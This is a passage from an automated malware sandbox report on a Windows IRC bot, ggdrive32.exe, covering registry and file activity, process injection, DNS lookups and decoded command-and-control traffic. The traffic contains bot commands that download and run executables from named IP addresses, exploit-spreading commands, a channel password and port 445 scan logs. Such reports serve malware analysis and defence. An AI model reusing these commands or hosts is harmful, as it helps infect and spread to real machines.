HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	SupportedNameSpace	32	1

Registry Values Read:

Key	Name	Value	Times
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	DisplayString	Network Location Awareness (NLA) Namespace	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	Enabled	1	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	LibraryPath	%SystemRoot%\System32\mswsock.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	ProviderId	0x3a244266a83ba64abaa52e0bd71fdd83	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	SupportedNameSpace	15	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Next_Catalog_Entry_ID	1012	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Num_Catalog_Entries	11	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Serial_Access_Num	4	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000001	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000002	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000003	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000004	PackedCatalogItem	%SystemRoot%\system32\rsvpsp.d	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000005	PackedCatalogItem	%SystemRoot%\system32\rsvpsp.d	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000006	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000007	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000008	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000009	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000010	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000011	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\Setup	SystemSetupInProgres	0	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\Environment	TEMP	%USERPROFILE%\Local Settings\Temp	4

Registry Values Read:

Key	Name	Value	Times
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Environment	TMP	%USERPROFILE%\Local Settings\Temp	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\ SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	EnableHttp1_1	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	EnableNegotiate	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	MimeExclusionListForC	multipart/mixed multipart/x-mixed-replace multipart/x-byteranges	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\ SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	WarnOnPost	0x01000000	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows NT\CurrentVersion\Winlogon	ParseAutoexec	1	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ Shell Folders	Cache	C:\Documents and Settings\Administrator\ Local Settings\Temporary Internet Files	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	AppData	%USERPROFILE%\Application Data	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	Cache	%USERPROFILE%\Local Settings\ Temporary Internet Files	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	Cookies	%USERPROFILE%\Cookies	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	History	%USERPROFILE%\Local Settings\History	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	Local Settings	%USERPROFILE%\Local Settings	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders	Personal	%USERPROFILE%\My Documents	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache	Signature	Client UrlCache MMF Ver 5.2	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	CacheLimit	163410	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	CachePrefix		2
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	PerUserItem	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	CacheLimit	8192	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	CachePrefix	Cookie:	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies	PerUserItem	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	CacheLimit	8192	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	CachePrefix	Visited:	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\ Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History	PerUserItem	1	1

Registry Values Read:

Key	Name	Value	Times
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	IntranetName	1	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	ProxyBypass	1	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\ProtocolDefaults\	http	3	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	Flags	33	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	Flags	219	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2	Flags	71	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	1A10	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	Flags	1	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4	Flags	3	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings	MigrateProxy	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings	ProxyEnable	0	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections	DefaultConnectionSetti	0x3c000000020000000900000000000000 00000000000000000000000000000000	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings	0x3c000000040000000900000000000000 00000000000000000000000000000000	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	APPDATA	C:\Documents and Settings\Administrator\Application Data	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	CLIENTNAME		4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	HOMEDRIVE	C:	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	HOMEPATH	\Documents and Settings\Administrator	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	HOMESHARE		4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	LOGONSERVER	\\PC	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Volatile Environment	SESSIONNAME	Console	4

Monitored Registry Keys:

Key Name	Watch subtree	Notify Filter	Count
HKLM\Software\Microsoft\Tracing\RASAPI32	0	Attributes Change,Value Change,Security Descriptor Change	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	0	Key Change	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	0	Key Change	1
HKLM\system\CurrentControlSet\control\NetworkProvider\HwOrder	0	Value Change	1

5.b) ggdrive32.exe - File Activities

Files Created:
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\WDUF49AN\udv[1].exe
C:\xdx.exe

Files Read:
C:\WINDOWS\ggdrive32.exe
PIPE\lsarpc
c:\autoexec.bat

Files Modified:
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\WDUF49AN\udv[1].exe
C:\xdx.exe
lp
PIPE\lsarpc
\Device\Afd\AsyncConnectHlp
\Device\Afd\Endpoint
\Device\Ip
\Device\NetBT_Tcpip_{1AD45B38-4060-4F73-BB1E-A0439A2D97EB}
\Device\RasAcd
\Device\Tcp

File System Control Communication:

File	Control Code	Times
C:\WINDOWS\	0x00090028	1
PIPE\lsarpc	0x0011C017	16

Device Control Communication:

File	Control Code	Times
\Device\KsecDD	0x00390008	8
\Device\Tcp	0x00120003	19
\Device\RasAcd	0x00F14014	2
\Device\Afd\Endpoint	AFD_GET_INFO (0x0001207B)	2
\Device\Afd\Endpoint	AFD_SET_CONTEXT (0x00012047)	2262
\Device\Afd\Endpoint	AFD_BIND (0x00012003)	1119
\Device\Afd\Endpoint	AFD_GET_TDI_HAND (0x00012037)	2262
\Device\Afd\Endpoint	AFD_CONNECT (0x00012007)	6
\Device\Afd\Endpoint	AFD_SEND (0x0001201F)	21
\Device\Afd\Endpoint	AFD_RECV (0x00012017)	92
\Device\Afd\Endpoint	AFD_GET_SOCK_NAI (0x0001202F)	8
unnamed file	0x00120028	5
\Device\Ip	0x00120040	2
\Device\Ip	0x00120090	1
\Device\NetBT_Tcpip_{1AD45B38-4060-4F73-BB1E-A0439A2D97EB}	0x0021009A	1
\Device\NetBT_Tcpip_{1AD45B38-4060-4F73-BB1E-A0439A2D97EB}	0x00210096	4
\Device\Afd\Endpoint	AFD_SET_INFO (0x0001203B)	1127
\Device\Afd\Endpoint	AFD_DISCONNECT (0x0001202B)	1

Device Control Communication:

File	Control Code	Times
\Device\Afd\AsyncConnectHlp	AFD_CONNECT (0x00012007)	1113
\Device\Afd\Endpoint	AFD_SELECT (0x00012024)	1112
C:\Endpoint	AFD_SET_CONTEXT (0x00012047)	2
C:\Endpoint	AFD_SET_INFO (0x0001203B)	1
C:\Endpoint	AFD_BIND (0x00012003)	1
C:\Endpoint	AFD_GET_TDI_HAND (0x00012037)	2
C:\Endpoint	AFD_SELECT (0x00012024)	1

Memory Mapped Files:

File Name
C:\WINDOWS\System32\mswsock.dll
C:\WINDOWS\System32\winrnr.dll
C:\WINDOWS\System32\wshtcpip.dll
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
C:\WINDOWS\WindowsShell.Manifest
C:\WINDOWS\system32\Apphelp.dll
C:\WINDOWS\system32\RASAPI32.DLL
C:\WINDOWS\system32\TAPI32.dll
C:\WINDOWS\system32\WINMM.dll
C:\WINDOWS\system32\WS2HELP.dll
C:\WINDOWS\system32\comctl32.dll
C:\WINDOWS\system32\dnsapi.dll
C:\WINDOWS\system32\hnetcfg.dll
C:\WINDOWS\system32\iphlpapi.dll
C:\WINDOWS\system32\odbc32.dll
C:\WINDOWS\system32\odbcint.dll
C:\WINDOWS\system32\psapi.dll
C:\WINDOWS\system32\rasadhlp.dll
C:\WINDOWS\system32\rasman.dll
C:\WINDOWS\system32\rtutils.dll
C:\WINDOWS\system32\sensapi.dll
C:\WINDOWS\system32\shell32.dll
C:\WINDOWS\system32\urlmon.dll
C:\WINDOWS\system32\wininet.dll
C:\WINDOWS\system32\ws2_32.dll
C:\WINDOWS\system32\wsock32.dll
C:\Windows\AppPatch\sysmain.sdb
C:\xdx.exe

5.c) ggdrive32.exe - Process Activities

Processes Created:

Executable	Command Line
C:\xdx.exe	
	C:\xdx.exe

Remote Threads Created:

Affected Process
C:\xdx.exe

Foreign Memory Regions Read:

Process: C:\xdx.exe

Foreign Memory Regions Written:

Process: C:\xdx.exe

5.d) ggdrive32.exe - Network Activity

DNS Queries:

Name	Query Type	Query Result	Successful	Protocol
aaaa.forexinvest4.com	DNS_TYPE_A	61.158.145.4 123.183.217.32	YES	udp
www.nippon.to	DNS_TYPE_A	112.78.112.208	YES	udp
wpad	DNS_TYPE_A		NO	
www.cooleasy.com	DNS_TYPE_A	218.85.133.201	YES	udp
obsoletegod.com	DNS_TYPE_A		NO	udp
2.0.168.192.in-addr.arpa.	DNS_TYPE_PTR	pc	YES	

HTTP Conversations:

From ANUBIS:1039 to 112.78.112.208:80 - [www.nippon.to]
Request: GET /cgi-bin/prxjdg.cgi
Response: 503 "Service Temporarily Unavailable"
From ANUBIS:1040 to 91.217.162.80:80 - [91.217.162.80]
Request: GET /udv.exe
Response: 200 "OK"
From ANUBIS:1041 to 218.85.133.201:80 - [www.cooleasy.com]
Request: GET /cgi-bin/prxjdg.cgi
Response: 502 "Bad Gateway"
Request: GET /cgi-bin/prxjdg.cgi
Response: 502 "Bad Gateway"
Request: GET /cgi-bin/prxjdg.cgi
Response: 502 "Bad Gateway"
From ANUBIS:1042 to 112.78.112.208:80 - [www.nippon.to]
Request: GET /cgi-bin/prxjdg.cgi
Response: 503 "Service Temporarily Unavailable"
From ANUBIS:1068 to 112.78.112.208:80 - [www.nippon.to]
Request: GET /cgi-bin/prxjdg.cgi
Response: 503 "Service Temporarily Unavailable"

TCP Scans:

129 IPs on Port 445
192.0.0.0/8

Unknown TCP Traffic:

From ANUBIS:1038 to 61.158.145.4:7196
State: Connection established, not terminated - Transferred outbound Bytes: 977 - Transferred inbound Bytes: 1251
Data sent:

```
5041 5353 206c 616f 726f 7372 0d0a          PASS laorosr..
```

Data sent:

```
4b43 494b 205b 4e30 305f 4155 545f 5850     KCIK [N00_AUT_XP
5f38 3832 3137 3934 5d18 e740 0d0a 7273     _8821794]..@..rs
7372 2053 5033 2d35 3836 202a 2030 203a     sr SP3-586 * 0 :
7063 340d 0a                                pc4..
```

Data received:

```
3a68 7562 2e75 732e 636f 6d20 3030 3120     :hub.us.com 001
5b4e 3030 5f41 5554 5f58 505f 3838 3231     [N00_AUT_XP_8821
```

Unknown TCP Traffic:

```
3739 345d 5f5f 5f20 3a75 732c 205b 4e30    794]___ :us, [N0
305f 4155 545f 5850 5f38 3832 3137 3934    0_AUT_XP_8821794
5d5f 5f5f 2153 5033 2d35 3836 4031 3734    ]___!SP3-586@174
2e31 3430 2e31 3631 2e33 350d 0a3a 0d0a    .140.161.35..:..
3a68 7562 2e75 732e 636f 6d20 3030 3520    :hub.us.com 005
5b4e 3030 5f41 5554 5f58 505f 3838 3231    [N00_AUT_XP_8821
3739 345d 5f5f 5f20 0d0a 3a5b 4e30 305f    794]___ ..:[N00_
4155 545f 5850 5f38 3832 3137 3934 5d5f    AUT_XP_8821794]_
5f5f 2153 5033 2d35 3836 4031 3734 2e31    __!SP3-586@174.1
3430 2e31 3631 2e33 3520 4a4f 494e 203a    40.161.35 JOIN :
2364 7069 0d0a 3a68 7562 2e75 732e 636f    #dpi..:hub.us.co
6d20 3333 3220 5b4e 3030 5f41 5554 5f58    m 332 [N00_AUT_X
505f 3838 3231 3739 345d 5f5f 5f20 2364    P_8821794]___ #d
7069 203a 6669 6e69 746f 0d0a 3a68 7562    pi :finito..:hub
2e75 732e 636f 6d20 3333 3320 5b4e 3030    .us.com 333 [N00
5f41 5554 5f58 505f 3838 3231 3739 345d    _AUT_XP_8821794]
5f5f 5f20 2364 7069 206e 6164 2031 3239    ___ #dpi nad 129
3636 3038 3735 360d 0a3a 6875 622e 7573    6608756..:hub.us
2e63 6f6d 2033 3533 205b 4e30 305f 4155    .com 353 [N00_AU
545f 5850 5f38 3832 3137 3934 5d5f 5f5f    T_XP_8821794]___
2040 2023 6470 6920 3a5b 4e30 305f 4155     @ #dpi :[N00_AU
545f 5850 5f38 3832 3137 3934 5d5f 5f5f    T_XP_8821794]___
200d 0a1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f     ...............
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f0d 0a                ...........
```

Data sent:

```
4d4f 4445 205b 4e30 305f 4155 545f 5850    MODE [N00_AUT_XP
5f38 3832 3137 3934 5d18 e740 202d 6978    _8821794]..@ -ix
0d0a                                       ..
```

Data received:

```
0d0a 0000 0000                             ......
```

Data sent:

```
7365 6e64 2023 212c 234d 6120 6f6f 6f6f    send #!,#Ma oooo
0d0a                                       ..
```

Data received:

```
3a5b 4e30 305f 4155 545f 5850 5f38 3832    :[N00_AUT_XP_882
3137 3934 5d5f 5f5f 2153 5033 2d35 3836    1794]___!SP3-586
4031 3734 2e31 3430 2e31 3631 2e33 3520    @174.140.161.35
4a4f 494e 203a 2321 0d0a 3a68 7562 2e75    JOIN :#!..:hub.u
732e 636f 6d20 3333 3220 5b4e 3030 5f41    s.com 332 [N00_A
5554 5f58 505f 3838 3231 3739 345d 5f5f    UT_XP_8821794]__
5f20 2321 203a 2e61 7363 202d 537c 2e72    _ #! :.asc -S|.r
2e67 6574 6669 6c65 202d 537c 2e72 2e67    .getfile -S|.r.g
6574 6669 6c65 2068 7474 703a 2f2f 3931    etfile http://91
2e32 3137 2e31 3632 2e38 302f 7564 762e    .217.162.80/udv.
6578 6520 433a 5c78 6478 2e65 7865 2031    exe C:\xdx.exe 1
202d 737c 2e68 7474 7020 6874 7470 3a2f     -s|.http http:/
2f39 312e 3231 372e 3136 322e 3539 2f6d    /91.217.162.59/m
7339 362e 6578 657c 2e61 7363 2065 7870    s96.exe|.asc exp
5f61 6c6c 2032 3520 3520 3020 2d61 202d    _all 25 5 0 -a -
7220 2d65 7c2e 6173 6320 6578 705f 616c    r -e|.asc exp_al
6c20 3235 2035 2030 202d 6220 2d72 202d    l 25 5 0 -b -r -
657c 2e61 7363 2065 7870 5f61 6c6c 2032    e|.asc exp_all 2
3020 3520 3020 2d62 7c2e 6173 6320 6578    0 5 0 -b|.asc ex
705f 616c 6c20 3230 2035 2030 202d 637c    p_all 20 5 0 -c|
2e61 7363 2065 7870 5f61 6c6c 2031 3020    .asc exp_all 10
3520 3020 2d61 0d0a 3a68 7562 2e75 732e    5 0 -a..:hub.us.
636f 6d20 3333 3320 5b4e 3030 5f41 5554    com 333 [N00_AUT
5f58 505f 3838 3231 3739 345d 5f5f 5f20    _XP_8821794]___
2321 206d 696e 6465 7231 3320 3132 3936    #! minder13 1296
3630 3935 3731 0d0a 3a68 7562 2e75 732e    609571..:hub.us.
636f 6d20 3335 3320 5b4e 3030 5f41 5554    com 353 [N00_AUT
5f58 505f 3838 3231 3739 345d 5f5f 5f20    _XP_8821794]___
4020 2321 203a 5b4e 3030 5f41 5554 5f58    @ #! :[N00_AUT_X
505f 3838 3231 3739 345d 5f5f 5f20 0d0a    P_8821794]___ ..
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
```

Unknown TCP Traffic:

```
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 0d0a 3a5b 4e30 305f 4155    ........:[N00_AU
545f 5850 5f38 3832 3137 3934 5d5f 5f5f    T_XP_8821794]___
2153 5033 2d35 3836 4031 3734 2e31 3430    !SP3-586@174.140
2e31 3631 2e33 3520 4a4f 494e 203a 234d    .161.35 JOIN :#M
610d 0a3a 6875 622e 7573 2e63 6f6d 2033    a..:hub.us.com 3
3533 205b 4e30 305f 4155 545f 5850 5f38    53 [N00_AUT_XP_8
3832 3137 3934 5d5f 5f5f 2040 2023 4d61    821794]___ @ #Ma
203a 5b4e 3030 5f41 5554 5f58 505f 3838     :[N00_AUT_XP_88
3231 3739 345d 5f5f 5f20 0d0a 1f1f 1f1f    21794]___ ......
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 0d0a                                 ....
```

Data sent:

```
5052 5256 4d53 4720 2369 203a 4854 5450    PRRVMSG #i :HTTP
2053 4554 2068 7474 703a 2f2f 3931 2e32     SET http://91.2
3137 2e31 3632 2e35 392f 6d73 3936 2e65    17.162.59/ms96.e
7865 0d0a                                 xe..
```

Data received:

```
0d0a 0000 0000                            ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5472    _XP_8821..@ : Tr
7969 6e67 2074 6f20 6765 7420 6578 7465    ying to get exte
726e 616c 2049 502e 0d0a                  rnal IP...
```

Data received:

```
0d0a 0000 0000                            ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5261    _XP_8821..@ : Ra
6e64 6f6d 2050 6f72 7420 5363 616e 2073    ndom Port Scan s
7461 7274 6564 206f 6e20 3139 322e 782e    tarted on 192.x.
782e 783a 3434 3520 7769 7468 2061 2064    x.x:445 with a d
656c 6179 206f 6620 3520 7365 636f 6e64    elay of 5 second
7320 666f 7220 3020 6d69 6e75 7465 7320    s for 0 minutes
7573 696e 6720 3235 2074 6872 6561 6473    using 25 threads
2e0d 0a                                   ...
```

Data received:

```
0d0a 0000 0000                            ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5472    _XP_8821..@ : Tr
7969 6e67 2074 6f20 6765 7420 6578 7465    ying to get exte
726e 616c 2049 502e 0d0a                  rnal IP...
```

Data received:

```
0d0a 0000 0000                            ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5261    _XP_8821..@ : Ra
6e64 6f6d 2050 6f72 7420 5363 616e 2073    ndom Port Scan s
7461 7274 6564 206f 6e20 3139 322e 3136    tarted on 192.16
382e 782e 783a 3434 3520 7769 7468 2061    8.x.x:445 with a
2064 656c 6179 206f 6620 3520 7365 636f     delay of 5 seco
6e64 7320 666f 7220 3020 6d69 6e75 7465    nds for 0 minute
7320 7573 696e 6720 3235 2074 6872 6561    s using 25 threa
6473 2e0d 0a                              ds...
```

Data received:

```
0d0a 0000 0000                            ......
```

Data sent:

Unknown TCP Traffic:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5365    _XP_8821..@ : Se
7175 656e 7469 616c 2050 6f72 7420 5363    quential Port Sc
616e 2073 7461 7274 6564 206f 6e20 3139    an started on 19
322e 3136 382e 302e 303a 3434 3520 7769    2.168.0.0:445 wi
7468 2061 2064 656c 6179 206f 6620 3520    th a delay of 5
7365 636f 6e64 7320 666f 7220 3020 6d69    seconds for 0 mi
6e75 7465 7320 7573 696e 6720 3230 2074    nutes using 20 t
6872 6561 6473 2e0d 0a                     hreads...
```

Data received:

```
0d0a 0000 0000                             ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5365    _XP_8821..@ : Se
7175 656e 7469 616c 2050 6f72 7420 5363    quential Port Sc
616e 2073 7461 7274 6564 206f 6e20 3139    an started on 19
322e 3136 382e 302e 303a 3434 3520 7769    2.168.0.0:445 wi
7468 2061 2064 656c 6179 206f 6620 3520    th a delay of 5
7365 636f 6e64 7320 666f 7220 3020 6d69    seconds for 0 mi
6e75 7465 7320 7573 696e 6720 3230 2074    nutes using 20 t
6872 6561 6473 2e0d 0a                     hreads...
```

Data received:

```
0d0a 0000 0000                             ......
```

Data sent:

```
5052 5256 4d53 4720 5b4e 3030 5f41 5554    PRRVMSG [N00_AUT
5f58 505f 3838 3231 bcb9 4020 3a20 5365    _XP_8821..@ : Se
7175 656e 7469 616c 2050 6f72 7420 5363    quential Port Sc
616e 2073 7461 7274 6564 206f 6e20 3139    an started on 19
322e 302e 302e 303a 3434 3520 7769 7468    2.0.0.0:445 with
2061 2064 656c 6179 206f 6620 3520 7365     a delay of 5 se
636f 6e64 7320 666f 7220 3020 6d69 6e75    conds for 0 minu
7465 7320 7573 696e 6720 3130 2074 6872    tes using 10 thr
6561 6473 2e0d 0a                          eads...
```

Data received:

```
0d0a 0000 0000                             ......
```

Data received:

```
5049 4e47 203a 6875 622e 7573 2e63 6f6d    PING :hub.us.com
0d0a                                       ..
```

Data sent:

```
504f 4e47 2068 7562 2e75 732e 636f 6d0d    PONG hub.us.com.
0a                                         .
```

TCP Connection Attempts:

From ANUBIS:1044 to 192.117.235.54:445
From ANUBIS:1043 to 192.68.106.188:445
From ANUBIS:1045 to 192.13.44.245:445
From ANUBIS:1046 to 192.116.161.2:445
From ANUBIS:1047 to 192.12.226.191:445
From ANUBIS:1048 to 192.163.11.70:445
From ANUBIS:1049 to 192.6.110.169:445
From ANUBIS:1050 to 192.158.174.102:445
From ANUBIS:1051 to 192.54.238.36:445
From ANUBIS:1052 to 192.104.134.215:445
From ANUBIS:1053 to 192.1.149.24:445
From ANUBIS:1054 to 192.47.48.217:445
From ANUBIS:1055 to 192.199.112.150:445
From ANUBIS:1056 to 192.201.85.81:445
From ANUBIS:1057 to 192.96.127.87:445
From ANUBIS:1058 to 192.249.191.20:445

TCP Connection Attempts:

From ANUBIS:1059 to 192.40.114.141:445
From ANUBIS:1101 to 192.168.89.39:445
From ANUBIS:1100 to 192.168.41.116:445
From ANUBIS:1102 to 192.168.242.126:445
From ANUBIS:1103 to 192.168.190.134:445
From ANUBIS:1104 to 192.168.241.53:445
From ANUBIS:1105 to 192.168.187.64:445
From ANUBIS:1106 to 192.168.185.40:445
From ANUBIS:1107 to 192.168.135.71:445
From ANUBIS:1108 to 192.168.186.246:445
From ANUBIS:1109 to 192.168.131.1:445
From ANUBIS:1110 to 192.168.181.153:445
From ANUBIS:1111 to 192.168.129.160:445
From ANUBIS:1112 to 192.168.179.56:445
From ANUBIS:1113 to 192.168.22.155:445
From ANUBIS:1114 to 192.168.174.219:445
From ANUBIS:1115 to 192.168.173.196:445
From ANUBIS:1116 to 192.168.222.92:445
From ANUBIS:1117 to 192.168.220.45:445
From ANUBIS:1118 to 192.168.117.133:445
From ANUBIS:1119 to 192.168.0.1:445
From ANUBIS:1127 to 192.8.115.52:445
